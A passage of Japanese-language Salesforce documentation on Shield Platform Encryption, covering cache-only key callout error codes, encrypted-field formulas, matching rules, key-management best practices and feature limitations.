INCORRECT_ENCRYPTION_ALGORITHM_IN_JWE_HEADER	The remote key service returned a JWE header that specified an unsupported encryption algorithm (enc): {your enc}. (リモート鍵サービスから次のサポート対象外の暗号化アルゴリズム (enc) が指定された JWE ヘッダーが返されました: {your enc}。)	JWE ヘッダー内のデータ暗号化鍵を暗号化するアルゴリズムは A256GCM 形式である必要があります。

RemoteKeyCalloutEvent 状況コード	エラー	問題修正のヒント
INCORRECT_DATA_ENCRYPTION_KEY_SIZE	Data encryption keys encoded in a JWE must be 32 bytes. (JWE 内のエンコードされたデータ暗号化鍵は32バイトである必要があります。)データ暗号化鍵が {value} バイトです。	データ暗号化鍵が32バイトであることを確認します。
ILLEGAL_PARAMETERS_IN_JWE_HEADER	Your JWE header must use {0}, but no others. (JWE ヘッダーで使用できるのは {0} のみです。)Found: {1}. (見つかった値: {1}。)	サポート対象外のパラメータをJWE ヘッダーから削除します。
MISSING_PARAMETERS_IN_JWE_HEADER	Your JWE header is missing one or more parameters. (JWE ヘッダーで1つ以上のパラメータがありません。)Required: {0}. (必須の値: {0}。)Found: {1}. (見つかった値: {1}。)	JWE ヘッダーに必須の値がすべて含まれていることを確認します。たとえば、リプレイ検出が有効になっている場合は、JWE ヘッダーにキャッシュのみの鍵のコールアウトから抽出された nonce 値が含まれている必要があります。
AUTHENTICATION_FAILURE_RESPONSE	Authentication with the remote key service failed with the following error: {error}. (リモート鍵サービスでの認証が次のエラーで失敗しました: {error}。)	選択した指定ログイン情報の認証設定を確認します。
POTENTIAL_REPLAY_ATTACK_DETECTED	The remote key service returned a JWE header with an incorrect nonce value. (リモート鍵サービスから誤ったnonce 値を含む JWE ヘッダーが返されました。)Expected: {0}. (想定値: {0}。)Actual: {1} (実際の値: {1})	コールアウトに含まれている RequestID が JWE ヘッダーに含まれていることを確認します。
UNKNOWN_ERROR	The remote key service callout failed and returned an error: java.security.cert.CertificateExpiredException: NotAfter: {date and time of expiration} (リモート鍵サービスのコールアウトが失敗し、次のエラーが返されました: java.security.cert.CertificateExpiredException: NotAfter: {date and time of expiration})	キャッシュのみの鍵の証明書の期限が切れています。有効なBYOK互換の証明書を使用するようにキャッシュのみの鍵素材を更新します。

次の鍵サービスエラーによってコールアウトを完了できなくなることがあります。これらの問題に関連するエラーが表示されたら、鍵サービスのシステム管理者にお問い合わせください。

- JWE が破損しているか、不正な形式である。

- データ暗号化鍵が不正な形式である。
- 鍵サービスから不正な形式の JWE トークンが返された。
- 鍵サービスから空の応答が返された。

リソースが均一に使用されるように、Salesforce では鍵サービスの各コールアウトの時間を 3 秒に制限しています。割り当て時間を超過したコールアウトはタイムアウトエラーで失敗します。鍵サービスが使用可能であることを確認します。指定ログイン情報が必ず正しいエンドポイントを参照するようにし、IP アドレスを含む、URL を確認します。

Apex でリモートコールアウトを実行できますか？

はい。Apex コールアウトで指定ログイン情報をコールアウトエンドポイントとして指定するすべての認証が Salesforce によって管理されるため、コードでこれらを行う必要はありません。コールアウト定義から指定ログイン情報を参照するには、指定ログイン情報 URL を使用します。指定ログイン情報 URL にはスキーム callout、指定ログイン情報の名前、必要に応じて追加されたパスが含まれます。例: callout:My_Named_Credential/some_path。

詳細は、『Apex 開発者ガイド』の「[コールアウトエンドポイントとしての指定ログイン情報](#)」を参照してください。

コールアウト履歴を監視できますか？

キャッシュのみの鍵イベントを確認または追跡する場合は、RemoteKeyCalloutEvent 標準オブジェクトを使用します。describeSObjects() コールを使用してイベント情報を表示するか、after insert Apex トリガを使用して各コールアウトの後にカスタムオブジェクトを実行します。たとえば、RemoteKeyCallout イベントをカスタムオブジェクトに保存するトリガを作成できます。RemoteKeyCallout イベントをカスタムオブジェクトに保存すると、コールアウト履歴を監視できます。詳細は、『SOAP API 開発者ガイド』の [RemoteKeyCalloutEvent](#) エントリを参照してください。

設定変更履歴では、鍵素材の状態と指定ログイン情報設定の変更が追跡されます。コールアウト履歴はログファイルには記録されません。

キャッシュのみの鍵で暗号化されたデータにアクセスしようとすると、データではなく「?????」と表示されます。なぜですか？

マスクは、次の2つのいずれかを意味します。鍵サービスへの接続が切断されて鍵を取得できないか、データが破棄された鍵で暗号化されているかです。鍵サービスが使用可能で、指定ログイン情報が正しいエンドポイントを参照していることを確認します。鍵サービスが失敗したために鍵バージョンが「破棄済み」とマークされている場合、接続を回復して手動でその鍵バージョンを有効化します。

鍵を循環させるたびに新しい指定ログイン情報を作成する必要がありますか？

いいえ。1つの指定ログイン情報を複数の鍵で使用できます。既存の指定ログイン情報で指定されたエンドポイントで鍵素材をホストしている限り、他に必要はありません。鍵素材を循環させるときは、一意の鍵識別子項目の鍵 ID を変更します。新しい鍵が指定ログイン情報で指定されたエンドポイント URL に保存されていることを再確認します。

まだ鍵に関する問題があります。どこに問い合わせすればよいですか？

上記以外にも質問がある場合は、アカウントエグゼクティブまたは Salesforce カスタマーサポートまでお問い合わせください。この機能を専門とするサポートチームをご紹介します。

Shield Platform Encryption のカスタマイズ

機能と設定の中には、暗号化データを操作する前に調整を必要とするものがあります。

このセクションの内容:

一致ルールで使用される項目への暗号化の適用

重複管理で一致ルールを使用すると、クリーンで正確なデータを維持するのに役立ちます。標準およびカスタムの一致ルールに適合する Shield Platform Encryption を使用して項目を暗号化するには、確定的暗号化スキームを使用します。

数式での暗号化されたデータの使用

カスタム数式項目を使用すると、暗号化されたデータをすばやく見つけることができます。Shield Platform Encryption は複数の演算子および関数に対応しており、暗号化データを text、date、および date/time 形式で表示でき、クイックアクションを参照できます。

一致ルールで使用される項目への暗号化の適用

重複管理で一致ルールを使用すると、クリーンで正確なデータを維持するのに役立ちます。標準およびカスタムの一致ルールに適合する Shield Platform Encryption を使用して項目を暗号化するには、確定的暗号化スキームを使用します。

[プラットフォームの暗号化] の [高度な設定] ページで、[確定的暗号化] を有効にするようにシステム管理者に依頼してください。テナントの秘密種別に [Salesforce のデータ(確定的)]がない場合は、[プラットフォームの暗号化] の [鍵の管理] ページで作成します。

① 重要: 重複管理で使用される一致ルールでは、確率的暗号化データはサポートされていません。

既存のカスタム一致ルールに暗号化項目を追加する手順は、次のとおりです。

- [設定] の [クイック検索] ボックスに「一致ルール」と入力し、[一致ルール] を選択します。
- 暗号化する項目を参照する一致ルールを無効にします。一致ルールが有効な重複ルールに関連付けられている場合、先に [重複管理] ページでその重複ルールを無効にします。その後で、[一致ルール] ページに戻り、一致ルールを無効にします。
- [設定] から、[クイック検索] ボックスに「プラットフォームの暗号化」と入力し、[暗号化ポリシー] を選択します。
- [項目を暗号化] をクリックします。
- [編集] をクリックします。
- 暗号化する項目を選択し、[暗号化スキーム] リストから [確定的] を選択します。

エディション

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition、Performance Edition、および Unlimited Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

エディション

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition、Performance Edition、および Unlimited Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

設定を参照する

- 「設定・定義の参照」
- 暗号化鍵(テナントの秘密)管理を有効にする
- 「プロファイルと権限セットの管理」



7. [保存]をクリックします。

! ヒント: 標準一致ルールは、そのルールで参照している項目に暗号化が追加されたときに自動的に無効化されます。標準一致ルールで参照される項目を暗号化するには、手順3～8を実行します。

8. 項目の暗号化が有効になったことを確認するメールを受信した後、一致ルールおよび関連付けられた重複管理ルールを再度有効化します。

重複管理で使用される一致ルールは、暗号化データにある完全一致とあいまい一致を返すようになります。

! 例: 取引先の「[住所(請求先)]」を最近暗号化し、カスタム一致ルールにこの項目を追加したいとします。最初に、この項目を追加するルールを無効にします。「[住所(請求先)]」が確定的暗号化スキームで暗号化されることを確認します。次に、他の項目の場合と同じように、カスタム一致ルールに「[住所(請求先)]」を追加します。最後に、ルールを再有効化します。

鍵素材を循環する場合、暗号化項目を参照するカスタム一致ルールを更新する必要があります。鍵素材を循環したら、影響を受ける一致ルールを無効化してから再有効化します。その後、Salesforceに連絡し、バックグラウンド暗号化プロセスを依頼してください。バックグラウンド暗号化プロセスが完了したら、一致ルールは有効な鍵素材で暗号化されたすべてのデータにアクセスできます。

! 重要: 正確な一致結果を得るには、この機能のベータバージョンを使用したお客様は、暗号化項目を参照する一致ルールをすべて無効化してから、再度有効化する必要があります。カスタム一致ルールの再有効化に失敗した場合は、Salesforceに連絡して、一致インデックスの再有効化を依頼してください。

! メモ: このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。[この違いについて](#)は、こちらをクリックしてください。

数式での暗号化されたデータの使用

カスタム数式項目を使用すると、暗号化されたデータをすばやく見つけることができます。Shield Platform Encryption は複数の演算子および関数に対応しており、暗号化データを text、date、および date/time 形式で表示でき、クリックアクションを参照できます。

サポートされる演算子、関数、アクション

サポートされる演算子と関数は次のとおりです。

- & および + (連結)
- BLANKVALUE
- CASE
- HYPERLINK
- IF
- IMAGE
- ISBLANK
- ISNULL
- NULLVALUE

その他のサポート対象

- 拡大
- クリックアクション

数式は、text、date、または date/time 形式でのみデータを返すことができます。

& と + (連結)

正しく機能する例:

```
(encryptedField__c & encryptedField__c)
```

正しく機能する理由:

& はサポートされているため、これは正しく機能します。

正しく機能しない例:

```
LOWER(encryptedField__c & encryptedField__c)
```

正しく機能しない理由:

LOWER はサポートされていない関数であり、入力が暗号化された値になっています。

Case

CASE は暗号化された項目値を返しますが、それらを比較しません。

正しく機能する例:

```
CASE(custom_field__c, "1", cf2__c, cf3__c))
```

エディション

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition、Performance Edition、および Unlimited Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

`cf2__c` と `cf3__c` のいずれかまたは両方が暗号化されている場合

正しく機能する理由: `custom_field__c` は「1」 と比較されます。`true` の場合、この式は 2 つの暗号化された値を比較しないため、`cf2__c` を返します。

正しく機能しない例:

```
CASE("1", cf1__c, cf2__c, cf3__c)
```

`cf1__c` が暗号化されている場合

正しく機能しない理由: 暗号化された値を比較することはできません。

ISBLANK および ISNULL

正しく機能する例:

```
OR(ISBLANK(encryptedField__c), ISNULL(encryptedField__c))
```

正しく機能する理由: `ISBLANK` と `ISNULL` の両方がサポートされています。この例では、`ISBLANK` および `ISNULL` は暗号化された値ではなく Boolean 値を返すため、`OR` が正しく機能します。

拡大

正しく機能する例:

```
(LookupObject1__r.City & LookupObject1__r.Street) &
(LookupObject2__r.City & LookupObject2__r.Street) &
(LookupObject3__r.City & LookupObject3__r.Street) &
(LookupObject4__r.City & LookupObject4__r.Street)
```

これを使用する方法と理由: 拡大では、複数のエンティティから暗号化されたデータが取得されます。たとえば、Universal Containers のカスタマーサービス部門の担当者が、ある顧客が登録したケースの配送の問題の範囲を確認するとします。その場合、このケースに関連するすべての納入先住所が必要です。この例では、ケースレイアウト内で顧客のすべての配送先アドレスを 1 つの文字列として返します。

入力規則

暗号化の検証サービスは、組織に暗号化された式項目種別と互換性があることを確認します。

特定の項目を暗号化すると、検証サービスは次のことを実行します。

- その項目を参照するすべての式項目を取得する
- 式項目に暗号化との互換性があることを検証する
- 式項目が他の場所で絞り込みや並び替えに使用されていないことを確認する

制限

最大 200 個の数式項目で特定の暗号化カスタム項目を参照できます。200 個を超える数式項目で参照されている項目は、暗号化できません。200 個を超える数式項目で暗号化カスタム項目を参照する必要がある場合は、Salesforce にお問い合わせください。

暗号化する項目を一度に複数指定する場合、200 個の項目制限がバッチ全体に適用されます。暗号化する項目が複数の数式項目で指示されている項目であることがわかっている場合、それらの項目を一度に暗号化します。

Shield Platform Encryption のトレードオフおよび制限事項

Shield Platform Encryption と同様に強力なセキュリティソリューションには、一部のトレードオフが伴います。データが暗号化されていると、一部のユーザの機能に制約が生じる場合があり、一部の機能はまったく使用できなくなります。暗号化戦略を策定する場合は、ユーザおよび全体的なビジネスソリューションに対する影響を考慮します。

このセクションの内容:

[Shield Platform Encryption のベストプラクティス](#)

組織にとって可能性が最も高い脅威を特定します。このプロセスは、必要なデータのみを暗号化できるように、暗号化が必要なデータと不要なデータを区別するのに役立ちます。テナントの秘密と鍵がバックアップされていることを確認し、秘密および鍵の管理を許可するユーザを慎重に検討します。

[Shield Platform Encryption の一般的な考慮事項](#)

次の考慮事項は、Shield Platform Encryption を使用して暗号化するすべてのデータに適用されます。

[確定的暗号化を使用する場合の考慮事項](#)

これらの考慮事項は、Shield Platform Encryption の確定的暗号化スキームで暗号化されたデータに適用されます。確定的暗号化スキームでデータを暗号化するときに大文字と小文字を区別するかどうかによって、示される考慮事項が異なる場合があります。

[Shield Platform Encryption と Lightning Experience](#)

Shield Platform Encryption は、Lightning Experience でも Salesforce Classic と同様に動作しますが、いくつか軽微な例外があります。

[Shield Platform Encryption による項目の制限](#)

一定の状況で項目を暗号化すると、その項目に保存する値に制限を課すことができます。ユーザが非 ASCII 値(中国語、日本語、韓国語エンコードデータなど)を入力することが予想される場合は、次の項目の制限を強制適用する入力規則を作成することをお勧めします。

[Shield Platform Encryption がサポートされない Salesforce アプリケーションは?](#)

一部の Salesforce 機能は、Shield Platform Encryption で暗号化されたデータを操作するときに期待どおりに動作します。それ以外の機能セットは期待どおりに動作しません。

エディション

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition、Performance Edition、および Unlimited Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

Shield Platform Encryption のベストプラクティス

組織にとって可能性が最も高い脅威を特定します。このプロセスは、必要なデータのみを暗号化できるように、暗号化が必要なデータと不要なデータを区別するのに役立ちます。テナントの秘密と鍵がバックアップされていることを確認し、秘密および鍵の管理を許可するユーザを慎重に検討します。

1. 組織に対する脅威モデルを定義する。

組織に影響を及ぼす可能性が最も高い脅威を識別するために、正式な脅威モデル化方法に従います。その結果を基にデータ分類スキームを作成し、どのデータを暗号化するかを判断します。

2. 必要な場合のみ暗号化する。

- すべてのデータが機密に該当するわけではありません。規制上、セキュリティ上、コンプライアンス上、およびプライバシー上の要件を満たすために暗号化が必要な情報に的を絞ります。無用にデータを暗号化すれば、機能やパフォーマンスに影響します。
- 早い段階でデータ分類スキームを評価し、セキュリティ部門、コンプライアンス部門、およびビジネス IT 部門の関係者と協力して要件を規定します。ビジネスに欠かせない機能と、セキュリティおよびリスク対策のバランスを取り、脅威に関する仮説を定期的に検証します。

3. 早い段階で鍵やデータをバックアップおよびアーカイブする戦略を立てる。

テナントの秘密が破棄された場合は、再インポートしてデータにアクセスします。データおよびテナントの秘密をバックアップして、安全な場所に保存する責任はお客様が単独で負うものとします。Salesforce では、テナントの秘密の削除、破棄、置き忘れが発生してもサポートできません。

4. Shield Platform Encryption の考慮事項を読み、組織への影響を理解する。

- 考慮事項によるビジネスソリューションおよび実装への影響を評価します。
- Shield Platform Encryption を本番組織にリリースする前に Sandbox 環境でテストします。暗号化ポリシー設定は、変更セットを使用してリリースできます。
- 暗号化を有効にする前に、判明した違反を修正します。たとえば、SOQL の ORDER BY 句の暗号化項目を参照した場合、違反が発生します。暗号化項目への参照を削除して違反を修正します。
- パイロット機能など、機能の有効化を Salesforce カスタマーサポートに依頼する場合、数日間のリードタイムをとってください。プロセスを完了するまでの時間は、その機能および組織がどのように設定されているかによって異なります。

5. リリースする前に AppExchange アプリケーションを分析およびテストする。

- AppExchange で入手したアプリケーションを使用する場合は、組織で暗号化データを操作する方法をテストし、機能に影響がないか評価します。
- アプリケーションで Salesforce 外に保存される暗号化データを操作する場合、データ処理が生じる方法と場所、および情報を保護する方法を調査します。

エディション

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition、Performance Edition、および Unlimited Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

- Shield Platform Encryption によるアプリケーションの機能への影響が疑われる場合は、プロバイダに評価を見せて協力を求めます。また、Shield Platform Encryption に対応するカスタムソリューションについて相談します。
- Lightning プラットフォームのみを使用して作成された AppExchange のアプリケーションは、Shield Platform Encryption の機能および制限事項を継承します。

6. 標準搭載のセキュリティツールを使用する。

Shield Platform Encryption は、ユーザ認証ツールではありません。どのユーザにどのデータが表示されるかを制御するには、Shield Platform Encryption ではなく、項目レベルのセキュリティ設定、ページレイアウトの設定、入力規則などの標準搭載のツールを使用してください。

7. 「暗号化鍵の管理」ユーザ権限を承認されたユーザのみに付与する。

「暗号化鍵の管理」権限を持つユーザは、組織固有の鍵を生成、エクスポート、インポート、および破壊できます。設定変更履歴を使用して、これらのユーザの鍵管理アクティビティを日常的に監視します。

8. 有効な鍵素材を使用して既存のデータを同期する。

Shield Platform Encryption を有効にした時点で既存の項目およびファイルのデータは自動的に暗号化されません。既存の項目データを暗号化するには、項目データに関連付けられているレコードを更新します。このアクションにより、これらのレコードの暗号化がトリガされ、保存時に既存の保存データが暗号化されます。既存のファイルの暗号化、またはほかの暗号化データの更新については、Salesforce にお問い合わせください。バックグラウンドで既存のファイルデータを暗号化して、データを最新の暗号化ポリシーおよび鍵素材に適合させることができます。

Salesforce サポートにバックグラウンド暗号化サービスを依頼する場合は、バックグラウンド暗号化サービスを完了する必要がある日の 1 週間以上前にお問い合わせください。プロセスを完了するまでの時間は、関連するデータの量によって異なります。数日かかる場合もあります。

9. 通貨および数値データは慎重に扱ってください。

通貨項目と数値項目は、積み上げ集計レポート、レポート期間、計算に混乱が生じるなど、プラットフォーム全体の幅広い機能に影響が及ぶことがあるため、暗号化できません。多くの場合、この種の非公開データや機密データ、規制対象のデータは、暗号化がサポートされているその他の項目種別に安全に保管できます。

10. 暗号化の影響についてユーザに通知する。

本番環境で Shield Platform Encryption を有効にする前に、ビジネスソリューションにどのような影響があるかをユーザに通知します。たとえば、ビジネスプロセスに関連する場合、Shield Platform Encryption の考慮事項に記載されている情報を共有します。

11. 最新の鍵を使用してデータを暗号化する。

新しいテナントの秘密を生成すると、新しいデータはすべてこの鍵を使用して暗号化されます。他方、既存の機密データは以前の鍵で暗号化されたままでです。こうした場合、Salesforce では、最新の鍵を使用して既存の項目を再暗号化することを強くお勧めします。データの再暗号化については、Salesforce にお問い合わせください。

12. ユーザまたは Salesforce カスタマーサポートにログインアクセスを許可する場合は、慎重に判断します。

ユーザにログインアクセスを許可し、ユーザが暗号化項目への項目レベルセキュリティのアクセス権を持っている場合、そのユーザはその項目の暗号化データをプレーンテキストで参照できます。

Salesforce カスタマーサポートがログインアクセスを要求または使用するときに、特定のプロセスに従つてもらう必要がある場合は、特別な処理の手順を作成できます。ログインアクセスがケースの解決に役立つ場合、Salesforce カスタマーサポートはこの手順に従います。特別な処理の手順を設定するには、アカウントエグゼクティブに問い合わせてください。

Shield Platform Encryption の一般的な考慮事項

次の考慮事項は、Shield Platform Encryption を使用して暗号化するすべてのデータに適用されます。

リード

リードとケースの割り当てルール、ワークフロールール、および入力規則は、リード項目が暗号化されていても正常に機能します。リードのインポート中のレコードの照合と重複排除は、確定的暗号化では機能しますが、確率的暗号化では機能しません。Einstein リードスコアリングは使用できません。

Apex のリードの取引開始は正常に機能しますが、PL-SQL ベースのリードの取引開始はサポートされていません。

フローとプロセス

フローとプロセスのほとんどの場所で、暗号化項目を参照できます。ただし、次の絞り込みまたは並び替えのコンテキストでは、暗号化項目を参照できません。

エディション

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition、Performance Edition、および Unlimited Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ツール	絞り込みの有効性	並び替えの有効性
プロセスビルダー	[レコードを更新] アクション	なし
Flow Builder	レコード選択肢セットリソース レコードを取得要素 レコードの削除要素 レコード更新要素	レコード選択肢セットリソース レコードを取得要素

変数に暗号化項目の値を保存し、フローのロジックでその値を操作できます。暗号化項目の値を更新することもできます。

一時停止中のフローインタビューで、暗号化されていない状態でデータが保存される場合があります。フローまたはプロセスが再開を待機しているときに、関連付けられているフローインタビューが逐次化され、データベースに保存されます。フローインタビューは、次のプロセスで逐次化され保存されます。

- ユーザがフローを一時停止する

- フローが一時停止要素を実行する
- プロセスがスケジュール済みアクションの実行を待機している

これらのプロセス中にフローまたはプロセスが変数に暗号化項目を読み込むと、そのデータが保存時に暗号化されない可能性があります。

カスタム項目

条件に基づく共有ルールでは、暗号化されたカスタム項目は使用できません。

一部のカスタム項目は暗号化できません。

- [一意] あるいは [外部 ID] 属性のある項目、または以前に暗号化されたカスタム項目に基づいてこれらの属性が含まれる項目(確率的暗号化スキームを使用する項目にのみ適用されます)
- 外部データオブジェクトの項目
- 取引先と取引先責任者のリレーションで使用されている項目

スキーマビルダーを使用して暗号化カスタム項目を作成することはできません。

Shield Platform Encryption はカスタムメタデータ型には使用できません。

SOQL/SOSL

- 確率的暗号化スキームを使用する暗号化項目は、次の SOQL や SOSL の句および関数では使用できません。
 - MAX()、MIN()、COUNT_DISTINCT() などの集計関数
 - WHERE 句
 - GROUP BY 句
 - ORDER BY 句

SOQL および SOSL と確定的暗号化との互換性については、Salesforce ヘルプの「確定的暗号化を使用する場合の考慮事項」を参照してください。

 **ヒント:** SOQL クエリの WHERE 句を SOSL の FIND クエリに置き換えることができるかどうかを検討してください。

- 暗号化データを照会すると、予測される MALFORMED_QUERY ではなく、無効な文字列によって INVALID_FIELD エラーが返されます。

Pardot

Pardot では、Pardot インスタンスがいくつかの条件を満たしている場合に限り、Shield Platform Encryption によって暗号化された連絡先メールアドレスをサポートします。組織は、同一メールアドレスの複数のプロスペクトを許可する必要があります。この機能が有効化されると、連絡先メールアドレス項目を暗号化ポリシーに追加できます。

連絡先メールアドレスは権限オブジェクトに表示されるため、ユーザはプロスペクトオブジェクトを参照する権限を持っている必要があります。

連絡先メールアドレス項目を暗号化する場合、Salesforce-Pardot コネクタはプロスペクトの 2 番目の一致基準としてメールアドレスを使用できません。詳細については、「[Salesforce-Pardot コネクタの設定](#)」を参照してください。

ポータル

組織でポータルが有効になっている場合、標準項目を暗号化することはできません。すべてのカスタマー・ポータルとパートナー・ポータルを無効にして、標準項目の暗号化を有効にします（コミュニティはサポートされています）。

カスタマー・ポータルを無効にするには、[設定] のカスタマー・ポータル設定ページに移動します。パートナー・ポータルを無効にするには、[設定] のパートナーページに移動します。

Salesforce B2B Commerce

Shield Platform Encryption では、Salesforce B2B Commerce 管理パッケージのバージョン 4.10 以降をサポートしています（一部の動作には違いがあります）。考慮事項の完全なリストは、「[B2B Commerce 向け Shield Platform Encryption](#)」を参照してください。

検索

鍵を使用して項目を暗号化し、その後鍵を破棄しても、対応する検索語は検索インデックスに残ります。ただし、破棄した鍵に関連付けられたデータは復号化できません。

取引先、個人取引先、および取引先責任者

個人取引先が有効になっている場合、取引先の次のいずれかの項目を暗号化すると、取引先責任者の対応する項目も暗号化されます。逆の場合も同様です。

- 名前
- 説明
- 電話
- Fax

取引先または取引先責任者の次のいずれかの項目を暗号化すると、個人取引先の対応する項目も暗号化されます。

- 名前
- 説明
- 住所(郵送先)
- 電話
- Fax
- モバイル
- 自宅電話
- その他の電話
- メール

[取引先名] または [取引先責任者名] 項目が暗号化されている場合、マージ対象の重複する取引先または取引先責任者を検索しても、結果が返されません。

取引先責任者の [名] または [姓] 項目を暗号化すると、名または姓で絞り込んでない場合にのみカレンダーの招待のルックアップにその取引先責任者が表示されます。

メール to Salesforce

標準の[メール]項目が暗号化されている場合は、取引先責任者、リード、または個人取引先の詳細ページで、無効なメールアドレスにフラグが付けられません。不達処理が期待どおりに機能する必要がある場合は、標準の[メール]項目を暗号化しないようにします。

活動の件名

大文字と小文字を区別しない暗号化を使用して、[活動の件名]項目を暗号化できます。項目を暗号化する鍵素材を破棄すると、項目のフィルタリングで一致は発生しません。

[活動の件名]項目を暗号化し、その項目がカスタムの選択リストで使用されている場合は、その値に対して削除および置換アクションは使用できません。選択リストから[活動の件名]値を削除するには、その値の選択を解除します。

本番組織の Sandbox コピーを作成するとき、OrgID が含まれる [活動の件名] 項目はコピーされません。

Salesforce for Outlook

Salesforce for Outlook のデータセットの検索条件と同じ項目を暗号化すると、Salesforce for Outlook は同期しません。Salesforce for Outlook が再び同期するようにするには、暗号化された項目をデータセットの検索条件から削除します。

キャンペーン

暗号化項目で検索する場合、キャンペーンメンバーの検索はサポートされません。

メモ

新しいメモツールで作成されたメモの本文テキストは暗号化できます。ただし、古いメモツールで作成されたプレビューファイルおよびメモはサポートされません。

項目監査履歴

以前にアーカイブされた項目監査履歴のデータは、プラットフォームの暗号化を有効にしても暗号化されません。たとえば、組織で項目監査履歴を使用して、電話番号項目などの取引先項目に対してデータ履歴保持ポリシーを定義するとします。その項目の暗号化を有効にすると、新しい電話番号レコードが作成時に暗号化されます。[取引先履歴] 関連リストに保存された電話番号項目への以前の更新も暗号化されます。ただし、FieldHistoryArchive オブジェクトにアーカイブ済みの電話番号履歴データは、暗号化されずに保存されます。以前にアーカイブしたデータを暗号化するには、Salesforce にお問い合わせください。

コミュニティ

[取引先名]項目を暗号化し、個人取引先を使用していない場合は、暗号化によってシステム管理者に対するユーザのロールの表示方法に影響します。通常、コミュニティユーザのロール名は、ユーザの取引先名とユーザプロファイル名の組み合わせで表示されます。[取引先名]項目を暗号化すると、取引先名の代わりに取引先 ID が表示されます。

たとえば、[取引先名]項目が暗号化されていない場合、「Acme」という取引先に属し、「カスタマーユーザ」プロファイルを使用するユーザには、[Acme カスタマーユーザ]というロールが設定されます。[取引先名]項目が暗号化されている(かつ個人取引先が使用されていない)場合は、[001D000000IRt53 カスタマーユーザ]のようなロールが表示されます。

データのインポート

データインポートウィザードを使用して、主従関係を使用する照合や、確率的暗号化スキームを使用する項目を含むレコードの更新を行うことはできません。ただし、新しいレコードを追加することはできます。

レポート、ダッシュボード、およびリストビュー

- 暗号化項目の値を表示するレポートグラフおよびダッシュボードコンポーネントが、暗号化されていない状態でキャッシュされることがあります。
- 暗号化されたデータを含む項目でリストビューのレコードを並び替えることはできません。

Chatter の暗号化

リッチパブリッシャーアドオンを使用して Chatter フィードにカスタムコンポーネントを埋め込むと、そのアドオンに関連するデータはエンコードされますが、Shield Platform Encryption サービスで暗号化されません。リッチパブリッシャーアドオンで暗号化されないデータとして、拡張 ID、テキスト表現、サムネイル URL、タイトル、およびペイロードバージョン項目に保存されたデータがあります。

重複管理で使用されるカスタム一致ルールの暗号化

カスタム一致ルールは、確定的暗号化スキームで暗号化された項目のみを参照できます。確率的暗号化はサポートされません。鍵を循環する場合、暗号化項目を参照するカスタム一致ルールを無効化してから再有効化する必要があります。鍵素材の更新後にこのステップを実行しないと、一致ルールはすべての暗号化データを検出しません。

Shield Platform Encryption を使用する項目を含む標準一致ルールは、重複を検出しません。標準一致ルールに含まれる項目を暗号化する場合は、標準ルールを無効にします。

サービス保護は、システム全体で負荷が分散されるようにします。マッチングサービスは、すべてまたは最大 200 件の一致が検出されるまで一致候補を検索します。Shield Platform Encryption では、サービス検索での候補の最大数は 100 件です。暗号化を使用している場合、検出される重複の可能性があるレコードの数が少なくなったり、まったく検出されなかったりすることがあります。

重複ジョブはサポートされません。

セルフサービスバックグラウンド暗号化

セルフサービスバックグラウンド暗号化では、7 日ごとに 1 回、データを暗号化できます。これには、[暗号化統計およびデータ同期] ページから開始された同期プロセス、項目に対する暗号化を無効化すると自動的に実行される同期、お客様の要求により Salesforce カスタマーサポートが実行する同期が含まれます。

次のような状況では、セルフサービスバックグラウンド暗号化を実行できない場合があります。

- オブジェクトのレコード数が 1,000 万を超えている

- 組織の鍵素材が破棄されている
- オブジェクトのデータがすでに同期されている
- 同期プロセスが、お客様によって、またはお客様の要求により Salesforce カスタマーサポートによって開始され、すでに実行中である
- 統計情報が収集されている
- 暗号化ポリシーの変更(項目またはデータ要素に対する暗号化の有効化など)が処理中である
- オブジェクトがセルフサービスバックグラウンド暗号化でサポートされていないデータを暗号化した。説明項目、ロングテキストエリア項目、リッチテキストエリア項目のデータを同期する場合は、Salesforce カスタマーサポートにお問い合わせください。

同期プロセスを開始したら、完了するまで待ってから、暗号化ポリシーの変更や、鍵素材の生成、アップロード、削除を行ってください。これらのアクションによって同期プロセスが中止されます。

一般情報

- 暗号化項目は、以下では使用できません。
 - 条件に基づく共有ルール
 - 類似商談検索
 - 外部参照関係
 - データ管理ツールの検索条件
- Web-to-ケースはサポートされていますが、[Web 会社名]、[Web メール]、[Web 氏名]、[Web 電話] 項目は保存時に暗号化されません。

 **メモ:** このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。相違点

確定的暗号化を使用する場合の考慮事項

これらの考慮事項は、Shield Platform Encryption の確定的暗号化スキームで暗号化されたデータに適用されます。確定的暗号化スキームでデータを暗号化するときに大文字と小文字を区別するかどうかによって、示される考慮事項が異なる場合があります。

鍵の循環と絞り込みの可用性

鍵素材を循環したり、項目の暗号化スキームを大文字と小文字を区別する確定的暗号化スキームまたは大文字と小文字を区別しない確定的暗号化スキームに変更する場合は、データを同期します。同期すると、Salesforce の(確定的)鍵素材にあるアクティブなデータが既存データおよび新規データに適用されます。データを同期しない場合、一意の属性を持つ項目を絞り込み、クエリを実行しても、正しい結果が返されません。

[設定] の [暗号化統計およびデータ同期] ページからほとんどのデータを自分で同期できます。詳細については、「[バックグラウンド暗号化サービスによるデータ暗号化の同期](#)」を参照してください。

使用可能な項目およびその他のデータ

確定的暗号化は、カスタム URL、メール、電話、テキスト、テキストエリアのデータ型で使用できます。次の種類のデータでは使用できません。

